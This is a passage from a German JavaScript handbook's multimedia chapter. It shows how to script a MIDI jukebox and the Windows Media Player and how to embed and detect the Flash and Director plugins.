   if (sound_nn()) {
      this.obj.play(true, x);
   } else if (sound_ie()) {
      this.obj.FileName = x;
   }
}
```


top

23.1.5 Anwendung: Wurlitzer ▲

Mithilfe der entwickelten Hilfsfunktionen lsst sich ohne greren Aufwand eine funktionsfhige Audio-Jukebox erstellen. Der grafischen Gestaltung sind dabei keine Grenzen gesetzt, das Beispiel an dieser Stelle ist

eher spartanisch gehalten:

```
<html>
<head>
<title>Wurlitzer</title>
<script type="text/javascript" src="multimedia.js"></script>
<script type="text/javascript"><!--
var musik;
function wurlitzer_init() {
   musik = new sound_obj(document.embeds["musik"]);
   document.forms["wurlitzer"].elements["v"].value =
      musik.getVolume();
}
//--></script>
</head>
<body onload="wurlitzer_init();">
<embed name="musik" src="1.mid"
   autostart="true" hidden="true"
   mastersound="mastersound"></embed>
<form name="wurlitzer" onsubmit="return false;">
<a href="javascript:musik.play()">Play</a><br>
<a href="javascript:musik.pause()">Pause</a><br>
<a href="javascript:musik.stop()">Stop</a><br>
<input type="text" name="v" size="2" value="50" />
<a href="javascript:musik.setVolume(parseInt(document.forms['wurlitzer'].elements['v'].value));">
Lautst&auml;rke setzen</a><br />
<input type="text" name="s" size="4" value="0" />
<a href="javascript:musik.start(parseInt(document.forms['wurlitzer'].elements['s'].value));">
Startzeit setzen</a> -
<a href="javascript:musik.startReset();">Startzeit zur&uuml;cksetzen</a><br />
<input type="text" name="e" size="4" value="0" />
<a href="javascript:musik.ende(parseInt(document.forms['wurlitzer'].elements['e'].value));">
Endzeit setzen</a> -
<a href="javascript:musik.endeReset();">Endzeit zur&uuml;cksetzen</a><br />
<input type="text" name="d" size="20" value="1.mid" />
<a href="javascript:musik.lade(document.forms['wurlitzer'].elements['d'].value);">Datei laden</a>
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 23.1 Eine (grafisch spartanische) Jukebox

Der oben gezeigte Code ist recht geradlinig – auf Mausklick wird die Musikdatei gestartet, gestoppt oder vorbergehend unterbrochen. Die Lautstrke kann in einem Textfeld eingegeben werden, ebenfalls die Start- und Endposition. Der zustzliche JavaScript-Code erledigt eigentlich nur noch die Kommunikation mit den in **multimedia.js** definierten Hilfsfunktionen.

Sie drfen sich jedoch nicht darauf verlassen, dass das oben gezeigte Vorgehen auf jedem System funktioniert – es hngt alles davon ab, ob ein Plugin installiert ist und welches.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 23 Multimedia
- **23.1 Musik**
  - **23.1.1 Einbau in HTML**
  - **23.1.2 Standardkontrollen des Internet Explorers**
  - **23.1.3 Standardkontrollen des Netscape Navigator**
  - **23.1.4 Browserunabhngige Ansteuerung**
  - **23.1.5 Anwendung: Wurlitzer**
- **23.2 Microsoft Windows Media Player**
  - **23.2.1 Einbau in HTML**
  - **23.2.2 Browserunabhngige Ansteuerung**
  - **23.2.3 Anwendung: Heimkino**
- **23.3 Adobe-Plugins**
  - **23.3.1 Prinzipielles**
  - **23.3.2 Director**
  - **23.3.3 Flash**
  - **23.3.4 Mit Flash kommunizieren**

24 Java

25 Serverseitige Technologien

26 JavaScript goes .NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top


23.2 Microsoft Windows Media Player

Der Microsoft Windows Media Player fhrte lange Zeit ein Schattendasein in dem Redmonder Produktkatalog; sptestens mit Windows XP hat sich das gendert. Der Windows Media Player ist seitdem ein integraler Bestandteil des Betriebssystems und soll mittelfristig dem bis dato in Sachen Streaming Media fhrenden Real Player die Spitzenposition streitig machen, was inzwischen auch recht gut gelungen ist.

Neben der Wiedergabe diverser Audioformate (inklusive MP3) beherrscht der Media Player auch eine Reihe von Videoformaten, inklusive einiger Versionen von QuickTime, AVI, MPEG sowie der Microsoft-Schpfung ASF. Es knnen nicht nur Standalone-Videos wiedergegeben werden, sondern auch Streaming-Daten. Das sind Filme, die (in einer sehr hohen Qualitt und Auflsung) auf einem Server hinterlegt sind. Wenn ein Abspielprogramm diesen Film anfordert, wird er nicht (in seiner hohen Auflsung) direkt an das Programm geschickt, sondern in Abhngigkeit von der Qualitt der Leitung zwischen Programm und Server in einer angepassten, adquaten Auflsung. Somit knnen sowohl ein ISDN-Nutzer als auch ein Firmennutzer mit T1-Standleitung denselben Film anschauen, und jeder bekommt ihn in einer fr seine Verbindung optimierten Qualitt.

Eine schne Eigenheit des Windows Media Players ist es, dass er − wie im letzten Abschnitt schn zu sehen war − mit JavaScript gesteuert werden kann. Und das Gute am Media Player ab Version 7 ist, dass es nicht nur das ActiveX-Control fr den Internet Explorer, sondern auch ein Plugin fr den Netscape Navigator gibt.

Wenn Sie den Media Player nach dem Netscape Navigator installieren, wird das Plugin automatisch fr den Browser eingerichtet, wovon Sie sich unter **Help** N **About Plug-ins** bzw. **Hilfe** N **ber Plug-ins** selbst berzeugen knnen.



Hier klicken, um das Bild zu Vergrern

Abbildung 23.2 Das Plugin fr den Windows Media Player ist installiert.

Sollte bei Ihnen das Plugin noch nicht vorliegen, hilft oft schon eine Neu−bzw. Update-Installation des Windows Media Players, den Sie unter **http://www.microsoft.com/windows/windowsmedia/download/** erhalten.

top

23.2.1 Einbau in HTML ▼▲

Fr den Einbau in eine Website stehen zwei Tags zur Verfgung. Da unter dem Internet Explorer das ActiveX-Control verwendet werden soll, muss hier das `<object>`-Tag zum Zuge kommen. Der Netscape Navigator (und auch Mozilla!) bentigen die Plugin-Variante, und die steht nur bei Verwendung von `<embed>` zur Verfgung.

Da der Microsoft Internet Explorer `<embed>` nicht kennt und deswegen ignoriert und der Netscape Navigator wiederum `<object>` links liegen lsst, knnen durch eine Mischung beider Tags beide Browser bedient werden:

```
<object id="film"
  classid="CLSID:22d6f312-b0f6−11d0−94ab-0080c74c7e95"
  codebase="http://activex.microsoft.com/activex/controls/mplayer/en/nsmp2inf.
cab#Version=5,1,52,701"
```

```
  type="application/x-oleobject">
<param name="FileName" value="film.asx" />
<param name="autoStart" value="true" />
<param name="showControls" value="false" />
<embed id="film"
  name="film"
  pluginspage="http://www.microsoft.com/windows/windowsmedia/download/"
  type="application/x-mplayer2"
  src="film.asx"
  autostart="-1"
  showcontrols="0">
</embed>
</object>
```

Werfen wir einen kurzen Blick auf dieses Codestck:

- `<object` – das Tag fr den Internet Explorer
- `id="..."` – der Identifikator fr den JavaScript-Zugriff
- `classid="..."` – weltweit eindeutiger, von Microsoft vergebener Bezeichner fr das ActiveX-Control. Aufgrund dessen wird festgestellt, ob das Control bereits im System installiert ist.
- `codebase="..."` – URL, unter der fehlende Komponenten nachgeladen werden knnen
- `type="application/x-oleobject"` – MIME-Typ der eingebetteten Datei
- `<param name="FileName" value="..." />` – URL der eingebetteten Datei
- `<param name="autoStart" value="..." />` – gibt an, ob die Video-/Audiodatei sofort abgespielt werden soll (`true`) oder nicht (`false`).
- `<param name="showControls" value="..." />` – gibt an, ob die Steuerungselemente des Controls (zum Starten, Stoppen etc.) eingeblendet werden sollen (`true`) oder nicht (`false`).
- `<embed` – das Tag fr den Netscape Navigator
- `name="..."` – der Identifikator fr den JavaScript-Zugriff; sollte mit dem `id`-Attribut des `<object>`-Tags identisch sein
- `pluginspage="..."` – die URL, unter der das Plugin geladen werden kann
- `type="..."` – der MIME-Typ der eingebetteten Datei
- `src="..."` – die URL der eingebetteten Datei

- `autostart="..."` – gibt an, ob die Video-/Audiodatei sofort abgespielt werden soll (`-1`) oder nicht (`0`).
- `showcontrols="..."` – gibt an, ob die Steuerungselemente des Controls (zum Starten, Stoppen etc.) eingeblendet werden sollen (`-1`) oder nicht (`0`).

Sie sehen bereits, dass beim `<object>`-Tag Parameter mit dem `<param>`-Tag angegeben werden knnen (auf die dann von JavaScript aus direkt zugegriffen werden kann). Das `<embed>`-Tag untersttzt so etwas nicht, deswegen sind Sie hier darauf angewiesen, dass Methoden innerhalb des Plugins zur Verfgung stehen. Aus diesem Grund funktioniert der Zugriff beim Internet Explorer und beim Mozilla unterschiedlich.

top

23.2.2 Browserunabhngige Ansteuerung

Da die Codebasis des ActiveX-Controls und die Codebasis des Plugins zumindest zueinander hnlich sind, stehen identische Funktionalitten zur Verfgung. Die Ansteuerung erfolgt aber stets auf unterschiedlichem Wege. Whrend das ActiveX-Control meistens einen Parameter bzw. eine Eigenschaft bietet, die einfach gesetzt werden muss, stehen beim Plugin ausschlielich Methoden zur Verfgung. Aus diesem Grund erfolgt jede Form der Ansteuerung ber eine Fallunterscheidung, die zunchst feststellt, ob die ActiveX- oder Plugin-Variante vorliegt.

Um dies berhaupt unterscheiden zu knnen, gehen wir hnlich wie im vorhergehenden Abschnitt vor. Nur unterscheiden wir diesmal ganz prosaisch zwischen dem Internet Explorer und dem Mozilla.

```
function mp_nn()   {
   return (navigator.plugins &&
           navigator.plugins["Windows Media Player Plug-in Dynamic Link Library"]);
}


function mp_ie() {
   return (window.ActiveXObject != null);
}
```

Auerdem bentigen wir wieder ein spezielles Objekt, das einen einfachen Zugriff sowohl auf die eingebettete Datei als auch auf alle anderen Hilfsfunktionen ermglicht:

```
function mp_obj(ref) {
   this.obj = ref;
   this.play = mp_play;
   this.pause = mp_pause;
   this.stop = mp_stop;
   this.getVolume = mp_getVolume;
   this.setVolume = mp_setVolume;
   this.start = mp_start;
   this.ende = mp_ende;
   this.startReset = mp_start_reset;
   this.endeReset = mp_ende_reset;
   if (mp_ie()) {
      this.origEnde = 0;
   }
   this.lade = mp_lade_datei;
   this.getControls = mp_getControls;
   this.setControls = mp_setControls;
   return this;
}
```

Ist dieser Schritt erst einmal geschafft, schreibt sich der Rest fast von selbst. Fr jede der einzelnen Funktionen muss eine Fallunterscheidung getroffen werden − ist es der Mozilla mit einem Plugin, ist es der Internet Explorer mit einem ActiveX-Control? − und dementsprechend die zugehrige Methode aufgerufen werden. Da dieses Vorgehen dem Verfahren aus dem vorangegangenen Abschnitt hnelt, sind an dieser Stelle die erluternden Ausfhrungen zum Code knapper gehalten als im Rest des Kapitels.

Beginnen wir mit den Grundfunktionen zum Abspielen der Daten. Hier unterscheiden sich die ActiveX- und die Plugin-Variante berhaupt nicht im Handling:

```
function mp_play()   {
   if (mp_nn() || mp_ie()) {
      this.obj.Play();
   }
}
function mp_pause() {
   if (mp_nn() || mp_ie()) {
      this.obj.Pause();
   }
}

function mp_stop() {
```

```
   if (mp_nn() || mp_ie()) {
      this.obj.Stop();
   }
}
```

Schon ein wenig schwieriger ist es mit der Lautstrke. Das ActiveX-Control arbeitet mit der Eigenschaft `Volume`, das Plugin mit den Methoden `SetVolume()` und `GetVolume()`:

```
function mp_getVolume()   {
   if (mp_nn()) {
      return this.obj.GetVolume();
   } else if (mp_ie()) {
      return this.obj.Volume;
  }
}

function mp_setVolume(v) {
   if (mp_nn()) {
      return this.obj.SetVolume(v);
   } else if (mp_ie()) {
      this.obj.Volume = v;
   }
}
```

Das Setzen eines Start- und Endpunktes fr das Abspielen geschieht analog: Wieder knnen bei der ActiveX-Variante Eigenschaften direkt gesetzt werden, bei der Plugin-Version ist der Zugriff ber Hilfsmethoden gekapselt. Beachten Sie im folgenden Code, wie beim erstmaligen Aufruf von `mp_ende()` der letzte Ende-Marker (und damit die Lnge des Clips) in einer Objekteigenschaft zwischengespeichert wird.

```
function mp_start(n) {
   if (mp_nn()) {
      this.obj.SetSelectionStart(n);
   } else if (mp_ie()) {
      this.obj.SelectionStart = n;
   }
}
function mp_ende(n) {
   if (mp_nn()) {
      if (this.origEnde == 0) {
         this.origEnde = this.obj.GetSelectionEnd();
      }
```

```
      this.obj.SetSelectionEnd(n);
   } else if (mp_ie()) {
      if (this.origEnde == 0) {
         this.origEnde = this.obj.SelectionEnd;
      }
      this.obj.SelectionEnd = n;
   }
}
```

Das Rckgngigmachen von `mp_start()` und `mp_ende()` geschieht wie zuvor bei den Audiodaten: Der Startpunkt wird auf `0` gesetzt, der Endpunkt auf den in `origEnde` zwischengespeicherten Wert:

```
function mp_start_reset()   {
   mp_start(0);
}

function mp_ende_reset()   {
   if (this.origEnde != 0) {
      mp_ende(this.origEnde)
   }
}
```

Kommen wir zum vorletzten Punkt auf der Aufgabenliste: zum Laden einer neuen Datei. Das ActiveX-Control bietet dazu die Eigenschaft `FileName`, das Plugin die Methode `SetFileName()`:

```
function mp_lade_datei(x) {
   if (mp_nn()) {
      this.obj.SetFileName(x);
   } else if (mp_ie()) {
      this.obj.FileName = x;
   }
}
```

Zu guter Letzt sollen noch die Controls – das sind die eingebauten Steuerungsmglichkeiten inklusive der Option, innerhalb der Datei zu springen und zu spulen – ein- und ausgeblendet werden knnen. Dazu gibt es fr das ActiveX-Control die boolesche Eigenschaft `showControls` (`true` = Controls werden angezeigt, `false` = Controls werden nicht angezeigt) und fr das Plugin die Methode `SetShowControls()`.

```
function mp_getControls()   {
   if (mp_nn()) {
      return this.obj.GetShowControls();
```

```
   } else if (mp_ie()) {
      return this.obj.showControls;
   }
}

function mp_setControls(b)   {
   if (mp_nn()) {
      this.obj.SetShowControls(b);
   } else if (mp_ie()) {
      this.obj.showControls = b;
  }
}
```

top

23.2.3 Anwendung: Heimkino ▲

Die Skriptbibliothek **multimedia.js** ist inzwischen zu einem funktionalittsreichen und universell einsetzbaren Werkzeug geworden. Um dies zu demonstrieren, soll − in Anlehnung an die Wurlitzer-Anwendung aus Abschnitt 23.1.5 − ein kleines Heimkino erstellt werden. Der Benutzer kann auf Knopfdruck (bzw. Mausklick) den Film wechseln und diesen starten, anhalten und pausieren lassen; natrlich kann auch die Lautstrke verndert werden. Die Controls knnen ein- und ausgeblendet werden.

Der Code selbst funktioniert hnlich wie der Wurlitzer-Code. Die meiste Arbeit geschieht innerhalb der Datei **multimedia.js**; auf der HTML-Seite selbst werden nur die entsprechenden Methoden aufgerufen:

```
<html>
<head>
<title>Heimkino</title>
<script type="text/javascript" src="multimedia.js"></script>
<script type="text/javascript"><!--
var film;
function heimkino_init() {
   film = new mp_obj(document.film);
   document.forms["heimkino"].elements["v"].value =
            film.getVolume();
}
//--></script>
</head>
<body onload="heimkino_init();">
```

```
<object id="film"
  classid="CLSID:22d6f312-b0f6-11d0-94ab-0080c74c7e95"
  codebase="http://activex.microsoft.com/activex/controls/mplayer/en/nsmp2inf.
cab#Version=5,1,52,701"
  type="application/x-oleobject">
<param name="FileName" value="1.asx" />
<param name="autoStart" value="true" />
<param name="showControls" value="false" />
<embed id="film"
  name="film"
  pluginspage="http://www.microsoft.com/windows/windowsmedia/download/"
  type="application/x-mplayer2"
  src="1.asx"
  autostart="-1"
  showcontrols="0">
</embed>
</object>

<form name="heimkino" onsubmit="return false;">
<a href="javascript:film.play()">Play</a><br>
<a href="javascript:film.pause()">Pause</a><br>
<a href="javascript:film.stop()">Stop</a><br>
<input type="text" name="v" size="2" value="50" />
<a href="javascript:film.setVolume(parseInt(document.forms['heimkino'].elements['v'].value));">
Lautst&auml;rke setzen</a><br />
<input type="text" name="s" size="4" value="0" />
<a href="javascript:film.start(parseInt(document.forms['heimkino'].
elements['s'].value));">Startzeit setzen</a> -
<a href="javascript:film.startReset();">Startzeit zur&uuml;cksetzen</a><br />
<input type="text" name="e" size="4" value="0" />
<a href="javascript:film.ende(parseInt(document.forms['heimkino'].
elements['e'].
value));">Endzeit setzen</a> -
<a href="javascript:film.endeReset();">Endzeit zur&uuml;cksetzen
</a><br />
<input type="text" name="d" size="20" value="1.asx" />
<a href="javascript:film.lade(document.forms['heimkino'].elements['d'].
value);">Datei laden</a><br />
<a href="javascript:film.setControls(!film.getControls())">Controls ein/aus</a>
</form>
</body>
</html>
```

Mit nur wenigen Zeilen Code ist eine recht mchtige Oberflche fr den Media Player entstanden. Nur um

ihre grafische Gestaltung sollen Sie sich noch ein wenig kmmern.



Hier klicken, um das Bild zu Vergrern

Abbildung 23.3 Windows Media-Dateien mit JavaScript steuern

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 23 Multimedia**
  - **23.1 Musik**
    - **23.1.1 Einbau in HTML**
    - **23.1.2 Standardkontrollen des Internet Explorers**
    - **23.1.3 Standardkontrollen des Netscape Navigator**
    - **23.1.4 Browserunabhngige Ansteuerung**
    - **23.1.5 Anwendung: Wurlitzer**
  - **23.2 Microsoft Windows Media Player**
    - **23.2.1 Einbau in HTML**
    - **23.2.2 Browserunabhngige Ansteuerung**
    - **23.2.3 Anwendung: Heimkino**
  - **23.3 Adobe-Plugins**
    - **23.3.1 Prinzipielles**
    - **23.3.2 Director**
    - **23.3.3 Flash**
    - **23.3.4 Mit Flash kommunizieren**

25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

23.3 Adobe-Plugins

Frher gab es nur statische HTML-Seiten. Das Web war statisch, aber voller Informationen. Dann wurden animierte GIFs entdeckt. Das Web war etwas animierter als zuvor, aber die Inhalte stimmten immer noch. Dann verbreitete sich JavaScript. Das Web wurde dynamisch, der Inhaltsanteil nahm ab. Die einst ruhigen Webseiten wichen blinkenden, zappelnden Informationswsten. Doch das letzte Wort war noch nicht gesprochen. Aufgrund der Browserinkompatibilitten und der Tatsache, dass es ja erst seit etwa 1997 die ersten ernst zu nehmenden DHTML-Anwendungen gibt, wurde nach weiteren Mglichkeiten gesucht, plattformunabhngige und schnell zu erstellende Animationen zu entwickeln. Ein proprietres Format kam zunchst nicht in Frage, denn es war den Benutzern nicht zuzumuten, ein Plugin herunterzuladen oder eine ActiveX-Komponente zu installieren.

Die amerikanische Firma Macromedia (**http://www.macromedia.com/**) hat es dennoch irgendwie geschafft. Sie bietet zwar eine Reihe von Softwareprodukten an, fr unsere Zwecke sind jedoch nur die interessant, mit denen Animationen fr das Web erstellen werden knnen:

- Adobe Flash (einst: Macromedia Flash)
- Adobe Director (einst: Macromedia Flash)

Mit beiden Programmen knnen Animationen (so genannte **Filme**) erstellt werden, die in einem speziellen Format abgespeichert werden, um dann im Webbrowser dargestellt werden zu knnen:

- Director-Filme haben die Endung **.dcr**.
- Flash-Filme haben die Endung **.swf**.

Die Filme werden weiterhin nicht automatisch vom Webbrowser dargestellt. Mozilla bentigt auch hierfr ein Plugin, der Internet Explorer ein ActiveX-Control.

Mag es an der Qualitt der Produkte oder an klugem Marketing liegen, mittlerweile haben Statistiken zufolge ber 90% aller Web-Benutzer einen Flash-Player installiert, bei den Windows-Nutzern sogar noch mehr. Bei der Standardinstallation des Mozilla ist die Abspielsoftware dabei, beim Internet Explorer auch (und kann bequem nachinstalliert werden).

Das hat wohl auch die Firma Adobe (unter anderem bekannt fr Photoshop und Acrobat) auf den Plan

gerufen: Sie hat Macromedia im Jahre 2005 aufgekauft. Seitdem heit Macromedia Flash eigentlich Adobe Flash, Macromedia Director heit Adobe Director, doch die meisten Nutzer assoziieren die Technologien (noch) mit Macromedia.

Director ist nicht so weit verbreitet wie Flash. Zwar gibt es fr Mozilla und Internet Explorer ein Plugin, automatisch installiert wird es jedoch nicht. Benutzer des Internet Explorer knnen die ActiveX-Komponente aber bei der erweiterten Installation mit installieren lassen – oder den Browser spter nachrsten.

Halten wir also fest: Flash-Filme werden in den meisten Browsern angezeigt, Director-Filme in nicht so vielen Browsern. Keines der beiden Formate ist aber so allgemein verbreitet, dass man die restlichen Benutzer ignorieren knnte. Es besteht also der Bedarf festzustellen, ob ein entsprechender Flash-Player installiert ist oder nicht. Und womit ginge das wohl besser als mit JavaScript?

Beide Programme, Director und Flash, bieten einen Menpunkt **Datei** N **Verffentlichungseinstellungen** an. Dort haben Sie – je nach Programm – mehrere Mglichkeiten, das Aussehen der fertigen HTML-Seite anzupassen.

Fr Profis sind diese Einstellungen nicht sonderlich interessant, denn in jeder ordentlichen Agentur wird das generierte Dokument noch einem HTML-Fachmann (oder dem Praktikanten) gegeben. Immerhin: Nur die wenigsten Sites, darunter berraschend viele Webauftritte der Musikbranche, setzen auf reine Flash-Prsentationen.

Auch wenn das Authoring-Tool einen Groteil der Arbeit von allein erledigt, ist es ratsam und lehrreich, den generierten Code zu analysieren beziehungsweise anzupassen. Aus diesem Grund werfen wir in diesem Kapitel einen Blick auf den Einbau von Filmen in HTML-Dokumente und verwenden dabei ein klein wenig JavaScript.

top

23.3.1 Prinzipielles ▼▲

Sie haben es bereits in diesem und im vorherigen Kapitel gesehen: Fr Plugins (also: bei Mozilla und Opera und auch Safari) wird das `<embed>`-Tag verwendet, ActiveX-Komponenten werden ber das `<object>`-Tag eingebaut. Durch eine geschickte Verschachtelung kann erreicht werden, dass derselbe Code von allen Browsern korrekt interpretiert wird:

```
<object classid="clsid:..."
  codebase="..." id="...">
  <param name="movie" value="..." />
```

```
  <embed src="..." type="..."
    pluginspage="..." name="..."></embed>
</object>
```

Die wichtigsten Parameter sind:

- `classid`: ein weltweit eindeutiger Identifikator fr das ActiveX-Control
- `codebase`: der Speicherplatz des ActiveX-Controls, von dem es (bei Bedarf) nachgeladen werden kann
- `id`: der Identifikator des Films (fr den JavaScript-Zugriff vom Internet Explorer aus)
- `<param name="src" value="..." />`: die URL des Films (fr Internet Explorer); bei manchen ActiveX-Controls auch `name="movie"`
- `src`: die URL des Films (fr Mozilla)
- `type`: der MIME-Typ des Films
- `pluginspage`: die URL, unter der das Plugin heruntergeladen werden kann, wenn es noch nicht installiert ist
- `name`: der Identifikator des Films (fr den JavaScript-Zugriff vom Netscape Navigator aus)

Der Internet Explorer interpretiert das `<object>`-Element und ignoriert in seinem Inneren alle `<embed>`-Elemente. Beim Mozilla funktioniert es andersherum: Das `<object>`-Element wird ignoriert, das `<embed>`-Element interpretiert.

Wenn der Benutzer jedoch kein Plugin installiert hat, kann das auch darauf hindeuten, dass er es auch nicht installieren will. In diesem Fall sollten Sie sich berlegen, den Film nur bei vorhandenem Plugin in die Seite einzubauen. Hierbei wird zumeist der folgende Algorithmus eingesetzt:

- Zunchst wird auf die jeweils browsertypische Art festgestellt, ob das Plugin vorhanden ist oder nicht.
- Wenn es vorhanden ist, wird der Film mit `document.write()` eingebaut, und zwar auf die browserspezifische Art (`<object>` oder `<embed>`).

Um beim Mozilla festzustellen, ob ein Plugin vorhanden ist, besteht eine verbreitete Methode darin zu berprfen, ob der entsprechende MIME-Typ fr den Film vorhanden ist. Also muss `navigator.mimeTypes` existieren. Ein direkter Zugriff hierauf wrde beim Internet Explorer zu einer Fehlermeldung fhren, da dieser das Array `navigator.mimeTypes` nicht kennt. Also schreiben wir, wie gehabt:

```
if (navigator.mimeTypes && navigator.mimeTypes["..."]) {
```

```
   // ...
}
```

Das Plugin kann dann abgefragt werden. Zunchst muss die Eigenschaft `enabledPlugin` des Plugins existieren – dann nmlich gibt es ein Plugin fr den angegebenen MIME-Typ:

```
if (navigator.mimeTypes["..."].enabledPlugin) {
   // ...
}
```

Aus der Eigenschaft `plugin.description` kann dann die Versionsnummer des Plugins ermittelt werden. Je nach Typ des Plugins mssen Sie mit einer anderen Strategie die Versionsnummer ermitteln. Details dazu folgen an spterer Stelle.

Doch gehen wir nun zur Praxis ber: zur Ermittlung der Director- und Flash-Version.

top

23.3.2 Director

Adobe/Macromedia Director wird zumeist zur Erstellung von CD- und DVD-Oberflchen verwendet; im Web wird die Software eher selten eingesetzt trotz beispielsweise beeindruckender 3D-Mglichkeiten. Den Status von Flash wird Director vermutlich nie erreichen – allein das Plugin ist um ein Vielfaches grer, was auch bei schnellen Leitungen ein K.o.-Kriterium sein kann.

Standardeinbau

Wie zuvor erlutert wurde, knnen Sie durch eine Kombination von `<object>` und `<embed>` erreichen, dass beide Browser den Film anzeigen, wenn das Plugin bzw. die ActiveX-Komponente installiert ist. Die folgenden Komponenten sind hierbei wichtig:

- die Class-ID des ActiveX-Controls
- der MIME-Typ fr `<embed>`

Beide Elemente knnen Sie fr die momentan aktuelle Director-Version MX 2004 (intern: 10.0) aus folgendem Beispielcode entnehmen:

```
<object classid="clsid:166B1BCA-3F9C-11CF-8075-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/director/sw.cab#version=10,0,0,0"[1]
  ID="xxx">
  <param name="src" value="xxx.dcr" />
  <embed src="xxx.dcr" type="application/x-director"
    pluginspage="http://www.macromedia.com/shockwave/download/"
    name="xxx"></embed>
</object>
```

Dieser Code hat wie gesagt die groe Schwche, dass Benutzer ohne Plugin vom Browser dazu aufgefordert werden, dieses Plugin zu installieren, whrend eine etwas ausfhrlichere Erklrung oder eine reine HTML-Version der Website die bessere Alternative wre.

Erkennung mit dem Internet Explorer

Um beim Internet Explorer zu ermitteln, ob das Director-ActiveX installiert ist, schlagen die meisten Quellen vor zu ermitteln, ob ein Windows-Internet Explorer vorliegt.

- Es muss zunchst ein Internet Explorer sein; `navigator.userAgent` muss `MSIE` enthalten.
- Die verwendete Plattform muss ein 32-Bit-Windows sein; `navigator.platform` muss also `"Win32"` zurckliefern.

Der Code, um zu prfen, ob der Browser theoretisch das Director-Plugin untersttzen knnte, sieht also wie folgt aus:

```
if (navigator.userAgent.toLowerCase().indexOf("msie") > -1
   && navigator.platform=="Win32") {
   // ...
}
```

Ob das Plugin auch vorhanden ist, kann nicht mehr mit JavaScript-Mitteln ermittelt werden, wohl aber mit VBScript. Betrachten Sie den folgenden Code:

```
<script language="VBScript">
   on error resume next
   director_ok = IsObject(CreateObject("SWCtl.SWCtl.8.5"))
</script>
```

Auch, wenn Sie kein VBScript knnen, ist dieses (kurze) Skript leicht verstndlich:

- Durch `on error resume next` wird die Ausgabe von Fehlermeldungen ausgeschaltet.
- Nun wird versucht, eine Instanz der ActiveX-Komponente zu erzeugen (`CreateObject("SWCtl.SWCtl.8.5")`). Wenn Ihnen auch eine ltere Version des Controls gengt, knnen Sie eine ltere Versionsnummer (z.B. `"SWCtl.SWCtl.6.5"`) angeben. Auch Director MX 2004 enthlt ein Objekt mit der Versionsnummer 8.5, wohl aus Grnden der Abwrtskompatibilitt.
- Nach der Erzeugung der Instanz wird berprft, ob das auch funktioniert hat; `IsObject()` muss dann `true` zurckliefern.
